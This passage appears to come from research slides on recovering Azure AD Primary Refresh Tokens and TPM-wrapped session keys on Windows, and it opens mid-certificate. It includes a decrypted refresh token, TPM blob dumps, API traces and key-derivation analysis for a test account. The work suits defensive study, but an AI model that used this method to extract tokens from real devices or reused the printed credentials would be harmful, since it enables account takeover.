G9MAwGA1UdEwEB/wQCMAAwFgYDVR0LAQH/BAwwCgYIKwYBBQUHAWIwIgwYLkoZiHvcUAQWCHAI EEwSBEGxBtG5dA8pHtqb+pMPLMDwwIgwYLkoZiHvcUAQWCHAMEEwSBEI lKgaiVzdTnVbZvzThJwEwIgwYLkoZiHvcUAQWCHAU EEwSBE0ckLELqo4LHrcfXF6iVLsAwFAYLkoZiHvcUAQWCHAgEBQSBak5BMBMGcyqGSIb3FAYEFghwHBAQEGQEwMAOGCSqGSIb3DQEBCwUAA4IBAQC CMG2OY6yzdDezXbFKNM9vZqnBUvdvCCPFLliQDRd9Bw1fy244DxG5tOCXaSiP9mXTvvOTrMQ9m16iAYjNjwiGt3ZNC HiMymA8rNzYkmlmu3EmrHfKj62iCuTrldi+Smil64qmebl5/QI9e9w5zTH6Z3+h/ZsNi/Xx/Di fP9sAtFcBrm7kILgMbZj aBvf0uMc9e+nJxfsQ4lsdgd8geE6tqi tABxglRp7seTlhX0hwDku129pVosP6S780xtmLwXfyf0qQ9k4pXzWpVorJQEPD3GfG2DcTUlUZeCKkiATcFnvXkrgzZMA7tmouVwbTqcpDDaLGGI0lvsoPQUFw"
14   },
15   "User": {
16     "Upn": "atester@kkse44.onmicrosoft.com"
17   },
18   "MembershipChanges": [
19     {
20       "LocalSID": "S-1-5-32-544",
21       "AddSIDs": [
22         "S-1-12-1-1100187900-1141454598-176731548-517925052",
23         "S-1-12-1-94387623-1189914507-1806026929-3633089857"
24       ]
25     }
26 ]
27 }
```


TPM – PRT with TPM decrypted with system MK



```
....(...https://login.microsoftonline.com/common$....29d9ed98-a469-4536-ade2-f981bc1d605e(...ms-appx-web://Microsoft.AAD.BrokerPlugin.....0.1
AX0A5wqUQuqjiUetx9cXqJUuwJjt2SlppDZFreL5gbwdYF6cA0c.AgABAAEAAAD--DLA3V07QrddgJg7WevrAgDs_wQA9P9FLNEE1vByafXbfCeyAIdRh5_xyeZmhLqSm5cOS_bX0b26l0WHbQzdDnMk
RMO-aBY4He_HQWbI2oHKYrYFM4RwalfisevbJcJ2I9f4jkygtvtyXGMpjep_9sq_qEoMsBKvYRQ1l9Zc045azZIRgnyk9s7a3IGGaVEAf10YBkPR3BdyasHPk1yqKSmnRV9zec0FIzJg4la1NIQ0k3Ws
huWvedkzxsQZsT7k6dh3hvIYtvEIqyts7Qnyv8ax-uHkliJH-sT29GDo1MIYsISLoH604VuUC6BVft0GjvA1Ij0AwRLAYnl1GZJ0gPiNLzoR2t87nEm0vjLShtNfRSohodORF4Njt4pfjDxd01S-HjH
4XB0YjrV0ISGEG9ScqQciKGZ_LJopAYpCw8HBIQVhXLeMmKhK1BNh4rcfgj2ikUayKgHi5QRkhEH7ZCx32HlzZs6W_uK8f6dEz0ERRBoEoCkLV2bvfpYP0CoFNFJKNo0f3iBdfARozZ8xG3SCSc4T09_
iVahGaoSqPTjp3F2xESG4SPdddLuCQlsgPxNF7D5zYyWMAhIh-ZMm-BNCbi_UEpBfclXqZN0LFJAGLSP3sUz2aZ8SwQxE-r4RfS0eu_3jvK53_nZwF_cR-VhwuA1dbeKrTju6yizbSSLVKDyLJT_94tc
eW9wo2VMc-quL9TYfcdJz5Zn6jRahQQ_cSj4zSZD0-KcZLGK2uTZxdSCcGwIkoq4BDxx2b8TfrNtDKHPkWhFYU1kT49n4A5emqcUqY1SnGTIAX43oy0WvFSXfbV5tdCpRQn8AvYtxRQvZkKNGWQdHZJx
wPE8dF3jwLHZN5YG6Uaqg3fH6COTHwtMRqbjAaTJJYBoAHzmggcEdh01hsq02MZKowJIBkrrL7e5Rk6VaQiEUJPXOBJAWGQ0mH9ndmaw9TVF7oY0zyAp5whFt1li_JNmWec_jZR6_DDAl6wjwGvpa0_x
VsUOPgjLufaHm6khrBUbsjt8YN4BsUk8XLEQLK4wDm0ffo0yuumKe2fr5DhLS8fmj2qr2NI85YKXK0HVR4MauRA51oNBmaDe2reaztRUJV6iZx6.....ngc...AQAAAAIAAAAAABAAAA0Iyd3wEV0
RGMegDAT8KX6wEAAACGRvto1BanSaXTF8kr+3+7AAAAAIAAAAAABmAAAAAQAAIAAAAKrf2Z/BzCOZggyWZyPgvPm5z8fldFI58QuFFRuolZbGAAAAA6AAAAAAGAAIAAAAPbJYfomLkm2bPUQEG7qa
1VEk0l5coNrdzTMLhtXj3buEAEAAJzSe0QqJrRaZc8FnSk4wd/5BPVVR/fp+ERFfTe96gkdc0dtJpuZpKQ8iPF7dW1N4RHORjl/LnLjcbnk4Dvryl96U74SjlBh3KIyXJxG90XmDEoKdu4TVfVz+m0qU
l068J2910+YK6f9ubsgDTZH2ZXmdanmdGwMNgm68D/l4y8/OmeFCyGIX1r6yJIuz0cflVcZ99qE1HgxxFIb1xShHtIjum9W3iCO+B/XkD7fnIU76mrkvHg5qSeksX1DHJIoZjDHy9mRP0MsIYr+cYv7M
RawS8Kh22CSTpgVaabnvLa7okzSA6fMr3GaTR83nEudJrtRVzygS66BzTWnoH+GClu6nGc/ta3TA9vRwYW5AFcAQAAAAALlSujAzL4c0Eptcx7EFej0sHlPibIkRymLj+ujc++30S2Hpb0kxav9Y4hXr
V00QFi5u+S1EA/7ssU/jif5mIk=.....atester@kkse44.onmicrosoft.com$....42940ae7-a3ea-4789-adc7-d717a8
952ec0+...o4MJ8N01N00zHLt2kr1iJ-0G29cu4Uosi2QCzdR0Y0E
...alfatester....Tester....$....a8194a89-cc95-4d3b-bc1c-c6bf34e12701.....alfatester Tester.....Default...b.....K...u:a8194a89-cc
95-4d3b-bc1c-c6bf34e12701.42940ae7-a3ea-4789-adc7-d717a8952ec0...0mt7kk1fs47v2tqstg639n66
```

Decrypted masterkeys: 2
=====Decrypted OK !=====

```
Refresh token: 0.AX0A5wqUQuqjiUetx9cXqJUuwJjt2SlppDZFreL5gbwdYF6cA0c.AgABAAEAAAD--DLA3V07QrddgJg7WevrAgDs_wQA9P9FLNEE1vByafXbfCeyAIdRh5_xyeZmhLqSm5cOS_bX0b26l0WHbQzdDnMkRMO-aBY4He_HQWbI2oHKYrYFM4RwalfisevbJcJ2I9f4jkygtvtyXGMpjep_9sq_qEoMsBKvYRQ1l9Zc045azZIRgnyk9s7a3IGGaVEAf10YBkPR3BdyasHPk1yqKSmnRV9zec0FIzJg4la1NIQ0k3WshuWyedkzxsQZsT7k6dh3hvIYtvEIqyts7Qnyv8ax-uHkliJH-sT29GDo1MIYsISLoH604VuUC6BVft0GjvA1Ij0AwRLAYnl1GZJ0gPiNLzoR2t87nEm0vjLShtNfRSohodORF4Njt4pfjDxd01S-HjH4XB0YjrV0ISGEG9ScqQciKGZ_LJopAYpCw8HBIQVhXLeMmKhK1BNh4rcfgj2ikUayKgHi5QRkhEH7ZCx32HlzZs6W_uK8f6dEz0ERRBoEoCkLV2bvfpYP0CoFNFJKNo0f3iBdfARozZ8xG3SCSc4T09_iVahGaoSqPTjp3F2xESG4SPdddLuCQlsgPxNF7D5zYyWMAhIh-ZMm-BNCbi_UEpBfclXqZN0LFJAGLSP3sUz2aZ8SwQxE-r4RfS0eu_3jvK53_nZwF_cR-VhwuA1dbeKrTju6yizbSSLVKDyLJT_94tcW9wo2VMc-quL9TYfcdJz5Zn6jRahQQ_cSj4zSZD0-KcZLGK2uTZxdSCcGwIkoq4BDxx2b8TfrNtDKHPkWhFYU1kT49n4A5emqcUqY1SnGTIAX43oy0WvFSXfbV5tdCpRQn8AvYtxRQvZkKNGWQdHZJxwPE8dF3jwLHZN5YG6Uaqg3fH6COTHwtMRqbjAaTJJYBoAHzmggcEdh01hsq02MZKowJIBkrrL7e5Rk6VaQiEUJPXOBJAWGQ0mH9ndmaw9TVF7oY0zyAp5whFt1li_JNmWec_jZR6_DDAl6wjwGvpa0_xVsUOPgjLufaHm6khrBUbsjt8YN4BsUk8XLEQLK4wDm0ffo0yuumKe2fr5DhLS8fmj2qr2NI85YKXK0HVR4MauRA51oNBmaDe2reaztRUJV6iZx6
```

System key Blob Decrypted:
0100000050000000b200000053004b002d00320066006200380030003400620033002d0039006200300065002d0064006600310065002d0035003600350031002d0034003300340039003300
6500620035003900660065003000000007e002052644f5769ec4b65dbf2b6a2f2313c0edcf98d2e0eac31178d16ff1ad74481280010cdc4772b0e3a30b158352aed053e19ff56ab731540ed
cb24a579701b1784561c572ad24e5a890a9b1d17a9d2792353c72120c9ef207ddb4ea27fe3bed944f190abb8014093dfc4f0890d6213dd3e2647e0bcf046a71bbb0bdea800300008000b0004
044000000005000b00205d9565051d772455f98612b1e27e784826515a0d16fc94b0b6f2e6840ac13e8b

PRT – OPAQ blobs and TPM keys

```
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789AB
0000h: 01 00 00 00 50 00 00 00 B2 00 00 00 53 00 4B 00
0010h: 2D 00 32 00 66 00 62 00 38 00 30 00 34 00 62 00
0020h: 33 00 2D 00 39 00 62 00 30 00 65 00 2D 00 64 00
0030h: 66 00 31 00 65 00 2D 00 35 00 36 00 35 00 31 00
0040h: 2D 00 34 00 33 00 34 00 39 00 33 00 65 00 62 00
0050h: 35 00 39 00 66 00 65 00 30 00 00 00 00 7E 00 20
0060h: 52 64 4F 57 69 EC 4B 65 DB F2 B6 A2 F2 31 3C 0E
0070h: DC F9 8D 2E 0E AC 31 17 8D 16 FF 1A D7 44 81 28
0080h: 00 10 CD C4 77 2B 0E 3A 30 B1 58 35 2A ED 05 3E
0090h: 19 FF 56 AB 73 15 40 ED CB 24 A5 79 70 1B 17 84
00A0h: 56 1C 57 2A D2 4E 5A 89 0A 9B 1D 17 A9 D2 79 23
```

Компьютер\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Cryptography\Ngc\KeyTransportKey\...

- Cryptography
 - Configuration
 - ECCParameters
 - Ngc**
 - AIKCertEnroll
 - ImageCustomization
 - KeyTransportKey**
 - f5e6aee9559caceb055bc4a60d84360e...
 - 335f83adcbcf0f173f2be88f14d736...
 - 735cb7b82933a5fef20c1632dbd**
 - PerDeviceKeyTransportKey
 - PregenKeys
 - Providers

Имя	Тип
(По умолчанию)	REG_SZ
TrmKeyTransportKeyName	REG_SZ

- Cryptography
 - Configuration
 - ECCParameters
 - Ngc**
 - AIKCertEnroll
 - ImageCustomization
 - KeyTransportKey
 - f5e6aee9559caceb055bc4a60d84360ea7c20a3ea872
 - 335f83adcbcf0f173f2be88f14d73677df7beedb0
 - 735cb7b82933a5fef20c1632dbd23a93f41b697
 - PerDeviceKeyTransportKey
 - d2bf6fca50678fc6a30d979cee7dc5c8a2d2516106
 - PregenKeys**
 - AIK
 - KeyD
 - KeyG
 - KeyS
 - PinG
 - SK
 - SK-b5487828-a91c-399b-acf7-930fbf0cae88**
 - Providers

Ok, but we need a session key – 32 byte. How can we get it from this 00 7e 00 20 ... ?

Time	Process	Module	Function	Return Value	
1539	6:01:02.749 AM	3	ngcpopkeysrv.dll	NCryptImportKey (2052750874752, 0x000001ddf1738c20, "OpaqueTransport", NULL, 0x00000042fbf7e5c0, 0x000001ddf17d74d0, 178, 0)	S_OK
1540	6:01:02.878 AM	1	ncryptsslp.dll	BCryptDestroyHash (0x000001ddf1730f70)	STATUS_SUCCESS
1541	6:01:02.878 AM	1	ncryptsslp.dll	BCryptDestroyHash (0x000001ddf17fe7f0)	STATUS_SUCCESS
1542	6:01:02.878 AM	1	ncryptsslp.dll	BCryptDestroyHash (0x000001ddf17ff270)	STATUS_SUCCESS
1543	6:01:02.878 AM	1	ncryptsslp.dll	BCryptDestroyHash (0x000001ddf17318d0)	STATUS_SUCCESS
1544	6:01:02.904 AM	3	PCPKsp.dll	BCryptOpenAlgorithmProvider (0x00000042fbf7ca40, "RNG", "Microsoft Primitive Provider", 0)	STATUS_SUCCESS
1545	6:01:02.905 AM	3	PCPKsp.dll	BCryptGenRandom (0x000001ddf1a165d0, 0x000001ddf17d9a40, 32, 0)	STATUS_SUCCESS
1546	6:01:02.905 AM	3	PCPKsp.dll	BCryptCloseAlgorithmProvider (0x000001ddf1a165d0, 0)	STATUS_SUCCESS
1547	6:01:02.911 AM	3	PCPKsp.dll	BCryptOpenAlgorithmProvider (0x00000042fbf7ca70, "RNG", "Microsoft Primitive Provider", 0)	STATUS_SUCCESS
1548	6:01:02.911 AM	3	PCPKsp.dll	BCryptGenRandom (0x000001ddf1a151b0, 0x000001ddf17d9a40, 32, 0)	STATUS_SUCCESS

#	Type	Name	Pre-Call Value	Post-Call Value
1	NCRYPT_PROV_...	hProvider	2052750874752	2052750874752
2	NCRYPT_KEY_H...	hImportKey	0x000001ddf1738c20	0x000001ddf1738c20
3	LPCWSTR	pszBlobType	0x00007ffc017c03b8 "OpaqueTrans...	0x00007ffc017c03b8 "OpaqueTrans...
4	NCryptBufferD...	pParameterList	NULL	NULL
5	NCRYPT_KEY_H...	phKey	0x00000042fbf7e5c0 = NULL	0x00000042fbf7e5c0 = 0x000001dd...
6	PBYTE	pbData	0x000001ddf17d74d0	0x000001ddf17d74d0
	BYTE		0	0
7	DWORD	cbData	178	178
8	DWORD	dwFlags	0	0

Hex Buffer: 178 bytes (Post-Call)
0000 00 7e 00 20 b6 bd 22 d5 fd 84 3a 1b 7a c6 2a ac 88 c6 9e b7 8c 5f 65 08
0018 32 db a8 37 86 6b 82 78 7d 2c 57 a5 00 10 7d fa d3 4a 73 e7 b7 42 75 5c
0030 f4 d5 4a 1e 75 41 e2 f7 62 7a d8 a5 d8 8e 84 ad ff 6f 93 96 39 ae b7 dc
0048 f7 13 6f 0d c7 fc 21 99 94 3d e3 e9 85 f2 39 0d e2 ce a1 fe 4f e9 8f 28
0060 ea 10 b8 04 ff 2d 3c 4c f9 ca e4 bc 00 24 ed 26 81 94 dd 37 1b 87 cf fc
0078 e8 4c eb 0a 3b 54 78 00 00 30 00 08 00 0b 00 04 04 40 00 00 05 00 0b
0090 00 20 0b a9 d7 7a 0a c9 ed e5 51 e4 c2 9a ff 66 ec 04 5e 6c d6 72 b8 16
00a8 cb 06 a1 fe 06 d4 15 1b 1c 74

NCryptOpenStorageProvider (0x00000042fbf7e5b0, "Microsoft Platform Crypto Provider", 0)
 NCryptOpenKey (2052750874752, 0x00000042fbf7e5b8, "SK-e2560cac-6831-55b1-b42b-7c3a2ab5c010", 0, 0)
 CryptUnprotectData (0x00000042fbf7dc30, NULL, NULL, NULL, NULL, CRYPTPROTECT_UI_FORBIDDEN,
 0x00000042fbf7dc20)
 NCryptImportKey (2052750874752, 0x000001ddf1738c20, "OpaqueTransport", NULL, 0x00000042fbf7e5c0,
 0x000001ddf17d74d0, 178, 0)
 NCryptKeyDerivation (0x000001ddf17d9d60, 0x00000042fbf7e840, 0x00000042fbf7e958, 32, 0x00000042fbf7e930, 0)
 *OpaqueTransport - **NCRYPT_OPAQUETRANSPORT_BLOB**

178 byte blob (TPM_CC_Load)

00	7E	00	20	73	C9	BA	C6	AC	49	50	70	53	B9	0D	66
97	A1	48	5C	32	70	97	74	41	B7	E8	E7	7A	EB	24	FF
28	71	AD	40	00	10	00	BD	C5	1E	FA	E2	25	42	0C	72
08	ED	0C	F6	D8	9E	B3	1C	69	84	4E	E4	94	21	5E	FC
D5	9F	46	47	9F	E0	BB	10	21	D8	9C	19	80	45	85	24
67	DD	42	16	04	FA	83	BD	D4	87	87	E3	9F	D9	CB	1A
DE	F9	54	84	54	F9	3A	A1	F7	75	09	EC	C5	A3	FD	3E
A0	3D	2B	79	06	6E	29	47	1B	FC	7C	4C	6D	8F	74	4A
01	30	00	08	00	0B	00	04	04	40	00	00	00	05	00	0B
00	20	0B	4F	89	6B	DB	2E	FC	80	75	68	62	3A	B6	AF
83	1D	03	5E	FF	B9	08	65	B3	58	9C	33	8D	4E	D3	DB
55	21														

Integrity[32] = hmacSHA256(hmac_key, EncryptedSensitiveData[74]+name)

iv[16] – random iv for AES128_CFB

EncryptedSensitiveData[74] = AES128_CFB(sym_key, iv, SensitiveData)

NameData[50] – data to compute name

SensitiveData[74] – session key is here

hmac_key[32] = CryptKDFa(seed, "INTEGRITY")

sym_key[16] = CryptKDFa(seed, "STORAGE", name)

name[32] = SHA256(Marshal(NameData[50]))

seed[32] = GetSeedForKDF(protector) – WTF?

*protector – is a parent in TPM terminology and has an "SK-...", can we get seed from it?

**If we have seed – we can get session key

```
// Get seed for KDF
if(seed == NULL)
    seed = GetSeedForKDF(protector);
// Determine the HMAC key bits
hmacKey.t.size = CryptHashGetDigestSize(hashAlg);

// KDFa to generate HMAC key
CryptKDFa(hashAlg, seed, INTEGRITY_KEY, NULL, NULL,
          hmacKey.t.size * 8, hmacKey.t.buffer, NULL, FALSE);
```

```
// Get seed for KDF
if(seed == NULL)
    seed = GetSeedForKDF(protector);
// KDFa to generate symmetric key and IV value
CryptKDFa(hashAlg, seed, STORAGE_KEY, name, NULL,
          symKey->t.size * 8, symKey->t.buffer, NULL, FALSE);
```

772 byte blob (TPM_CC_Load)


```
CryptUnprotectData (0x00000042fbcfd720, NULL, NULL, NULL, NULL, CRYPTPROTECT_UI_FORBIDDEN, 0x00000042fbcfd710) TRUE 0.0051092
STATUS_SUCCESS 0.0000124
50 43 50 4D 38 00 00 00 02 00 00 00 02 00 00 00
3C 01 00 00 E0 00 00 00 00 00 00 00 00 00 00 00
B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 01 3A 00 01 00 0B 00 03
04 72 00 20 9D FF CB F3 6C 38 3A E6 99 FB 98 68
DC 6D CB 89 D7 15 38 84 BE 28 03 92 2C 12 41 58
BF AD 22 AE 00 06 00 80 00 43 00 10 08 00 00 00
00 00 01 00 9A B6 A2 94 D4 C5 FD F3 85 C4 7D C8
5B 1F B1 FA D6 ED 72 52 00 74 48 24 7E 8A 25 5B
62 5C BD 5A 64 73 E6 DF FD 1E BB 62 E6 F6 7E 97
E8 B9 DA AB 44 8A AA 88 55 52 E8 F6 FA 53 DB EA
0E 8F CE FC 93 1F 08 EC CF 35 A0 06 7E 1B 3D EB
33 D3 55 8F F2 CC 89 2E A4 FE 46 51 0B 69 EA F2
69 1C FB D9 A1 60 3E B2 12 97 FC 8E 6A AB 3F 41
22 A5 F9 CF 72 27 1C B4 45 C8 E9 32 CB 23 DF 4C
DA 0B 6D 50 DC A4 ED 48 E2 AC 1B A6 EE 38 EC E1
64 0B 61 DF CC A0 88 03 1D B6 A4 06 AF F7 74 C2
27 39 0D 68 03 9E 28 DE EC 7D 9B 36 41 62 A3 2B
55 63 26 5B B9 7B 11 3A 41 C9 C0 ED F5 E2 79 F7
FD 95 72 43 99 04 E3 31 02 90 27 57 FF EF 33 9E
34 6A 3B 35 B4 FE C6 4F 92 0E C1 A6 03 16 41 3E
1C 79 4B E9 B8 55 2D 7F BA 90 68 16 0F B4 0D 82
42 A4 F7 68 50 71 3C 57 CC DA 43 BB A4 A7 A3 5A
4C 06 86 19 00 DE 00 20 F9 CF D7 A2 7E EB E6 A3
FE 1D B5 ED 31 E7 DF 33 A9 8D 16 3C C7 70 96 20
4C 87 D7 19 3D 81 6F 0F 00 10 F1 5B 80 6E 75 BB
59 70 48 6F 31 D8 EF EF 58 10 BF D2 B9 82 63 84
9E 97 D9 48 81 61 12 8C 06 87 BF AA 39 68 67 D3
EA 2B E2 E3 D9 CC C1 C5 52 08 06 6E 78 C7 92 CA
9E DE 99 30 1F 7D 7F 1B AC 3F DA 42 22 BD FF FE
3C 53 66 31 B9 5E D5 76 A6 0D CA DC 4F 69 EE C7
FC 87 FF 28 B2 CB 8C 83 62 46 39 ED 6B 59 95 89
5C A6 82 49 A6 C5 20 F4 07 94 12 B1 CB F2 94 1D
FC 92 4D 09 F3 08 EA 92 8C 8F FD 06 F5 32 56 61
AB AC 3F 37 08 E8 AD 13 F7 F4 BC F1 AB DD B3 6E
F3 77 10 3A 81 FD 71 00 D4 AB 95 5B 9B B8 1D 55
7F 38 33 0D 8C 63 BE F1 74 98 8B 33 26 BD D2 E2
C1 1B 9A 72 00 00 00 06 00 20 8F CD 21 69 AB 92
```

```
Hex Buffer: 772 bytes (Post-Call)
0000 50 43 50 4d 38 00 00 00 02 00 00 00 02 00 00 00 00 3c 01 00 00 e0 PCPM8.....<....
0015 00 00 00 00 00 00 00 00 00 00 00 00 b0 00 00 00 00 00 00 00 00 00 .....
002a 00 00 00 00 00 00 00 00 00 00 00 00 01 3a 00 01 00 0b 00 .....
003f 03 04 72 00 20 9d ff cb f3 6c 38 3a e6 99 fb 98 68 dc 6d cb 89 ...r...:8:....h.m...
0054 d7 15 38 84 be 28 03 92 2c 12 41 58 bf ad 22 ae 00 06 00 80 00 ..8..(..,AX...".....
0069 43 00 10 08 00 00 00 00 00 01 00 9a b6 a2 94 d4 c5 fd f3 85 c4 C.....
007e 7d c8 5b 1f b1 fa d6 ed 72 52 00 74 48 24 7e 8a 25 5b 62 5c bd }.[.....rR.tH%~%[b\..
0093 5a 64 73 e6 df fd 1e bb 62 e6 f6 7e 97 e8 b9 da ab 44 8a aa 88 Zds....b.....D....
00a8 55 52 e8 f6 fa 53 db ea 0e 8f ce fc 93 1f 08 ec cf 35 a0 06 7e UR...S.....5...~
00bd 1b 3d eb 33 d3 55 8f f2 cc 89 2e a4 fe 46 51 0b 69 ea f2 69 1c .=.3.U.....FQ.i.i.i.
00d2 fb d9 a1 60 3e b2 12 97 fc 8e 6a ab 3f 41 22 a5 f9 cf 72 27 1c ...>.....j.?A"....r'.
00e7 b4 45 c8 e9 32 cb 23 df 4c da 0b 6d 50 dc a4 ed 48 e2 ac 1b a6 .E..2.#.L..mpP...H....
00fc ee 38 ec e1 64 0b 61 df cc a0 88 03 1d b6 a4 06 af f7 74 c2 27 .8..d.a.....t.'
0111 39 0d 68 03 9e 28 de ec 7d 9b 36 41 62 a3 2b 55 63 26 5b b9 7b 9.h..(..).6Ab.+Uc&[.{
0126 11 3a 41 c9 c0 ed f5 e2 79 f7 fd 95 72 43 99 04 e3 31 02 90 27 ..:A.....y...rC.....l...'
013b 57 ff ef 33 9e 34 6a 3b 35 b4 fe c6 4f 92 0e c1 a6 03 16 41 3e W..3.4j;5...O.....A>
0150 1c 79 4b e9 b8 55 2d 7f ba 90 68 16 0f b4 0d 82 42 a4 f7 68 50 .yK..U-...h.....B..hP
0165 71 3c 57 cc da 43 bb a4 a7 a3 5a 4c 06 86 19 00 de 00 20 f9 cf q<W..C....ZL.....
017a d7 a2 7e eb e6 a3 fe 1d b5 ed 31 e7 df 33 a9 8d 16 3c c7 70 96 ...~.....l..3...<.p.
```

Integrity[32] = hmacSHA256(hmac_key*, EncryptedSensitiveData[170]+name*)
iv[16] – random iv for AES256_CFB
EncryptedSensitiveData[170] = AES256_CFB(sym_key*, iv, SensitiveData[170])
SensitiveData[170] – here is seed
hmac_key*, sym_key*, name* – are not the same ☺



TPM key hierarchy - <https://ericchiang.github.io/post/tpm-keys>



Instead of storing keys directly, TPM uses secret values called “seeds” that never leave TPM. In TPM there are three seeds and associated hierarchies:

- Endorsement: keys used to identify the TPM
- Storage: keys used by local applications
- Platform: keys used by TPM for its own operation (we will ignore)

Keys can be restricted (EK, SRK and AIK) and non-restricted (application keys)

14	Primary Seeds.....	73
14.1	Introduction	73
14.2	Rationale.....	73
14.3	Primary Seed Properties.....	74
14.3.1	Introduction.....	74
14.3.2	Endorsement Primary Seed (EPS)	74
14.3.3	Platform Primary Seed (PPS).....	75
14.3.4	Storage Primary Seed (SPS)	75
14.3.5	The Null Seed.....	75
14.4	Hierarchy Proofs	75

Attentive Listener: But what about the registration stage?
You said “.. session key was encrypted via Transport public key”.

WE: Yes, we have analyzed it:

NCryptOpenStorageProvider (0x00000042fbcfe0a0, "Microsoft Platform Crypto Provider", 0)

NCryptOpenKey (2052750876512, 0x00000042fbcfe0a8, "SK-e2560cac-6831-55b1-b42b-7c3a2ab5c010", 0, 0)

NCryptImportKey (2052750876512, 0x000001ddf1738670, "OpaqueTransport", NULL, 0x00000042fbcfe0b0, 0x000001ddf1a054f8, 418, 0)

NCryptExportKey (0x000001ddf17d9200, NULL, "OpaqueTransport", NULL, 0x000001ddf17d7110, 178, 0x00000042fbcfe2c0, 2048)

CryptProtectData (0x00000042fbcfe3c0, NULL, NULL, NULL, NULL, 0, 0x00000042fbcfe3b0)

418 byte blob (TPM_CC_Import)

01	00	0F	6A	2C	BE	D5	B5	87	EC	20	1E	FB	3A	E1	CE
A6	25	91	3B	26	9F	EE	F6	20	5D	8A	BA	AC	AE	39	12
CF	C8	D7	CB	9D	F9	5B	77	CE	81	C0	AD	A5	FB	E5	DB
6D	8A	01	DC	04	B6	C4	9F	1A	31	7D	41	E9	FB	5B	5F
03	DF	CC	8B	07	17	2F	3C	FC	C7	C1	AD	29	48	AB	C2
BE	34	D3	88	0F	B7	F7	3F	42	FD	F5	5F	36	AA	37	83
20	9D	2F	E8	9B	40	1B	97	EC	56	12	C0	D0	2A	7C	91
72	02	79	6C	1C	49	5A	3A	45	63	4A	6E	F6	AD	6A	00
B0	7A	D8	8A	BC	71	98	DB	4A	8E	F0	F3	D8	40	AC	14
02	65	C2	15	B7	5C	1E	56	71	9C	BF	64	48	F9	67	C3
FE	3C	07	80	4A	34	40	18	3C	DC	9C	BC	29	45	68	98
D9	76	D8	1C	AF	5F	30	7B	FD	18	62	52	7D	36	4B	E5
FF	02	94	9B	2A	91	F8	03	54	94	D7	73	49	80	FB	10
1A	17	B9	4F	62	05	61	29	26	92	E5	22	43	D1	E0	AA
C0	83	F5	A9	4A	31	F0	D9	E9	8B	3A	49	DE	48	87	05
04	70	03	D6	E3	25	74	31	80	54	1E	A3	66	77	01	0E
72	9E	00	6C	00	20	28	F0	05	10	30	7C	DE	2A	84	72
BF	26	E0	CE	F4	6D	FF	3E	35	26	05	41	B2	2B	3C	D8
4A	09	05	C2	07	CC	05	E4	6E	45	54	94	38	B6	10	51
A1	B7	66	63	3F	C3	4B	A1	02	25	46	FC	49	57	E2	D9
A3	6B	C7	E2	89	ED	5B	10	57	5E	73	04	B7	1C	09	B5
18	A7	33	8F	93	67	AC	F7	38	8F	20	B0	06	CE	92	39
03	E7	0D	4E	86	ED	25	46	2F	B1	C1	F1	67	C5	8D	E1
00	30	00	08	00	0B	00	04	04	40	00	00	00	05	00	0B
00	20	0B	4F	09	6B	DB	2E	FC	80	7B	68	62	3A	B6	AF
63	1D	05	5E	FF	B9	00	65	B3	58	90	33	8D	4E	D3	DB
68	21														

`inSymSeed[256]` – `seed*` encrypted via transport public key.

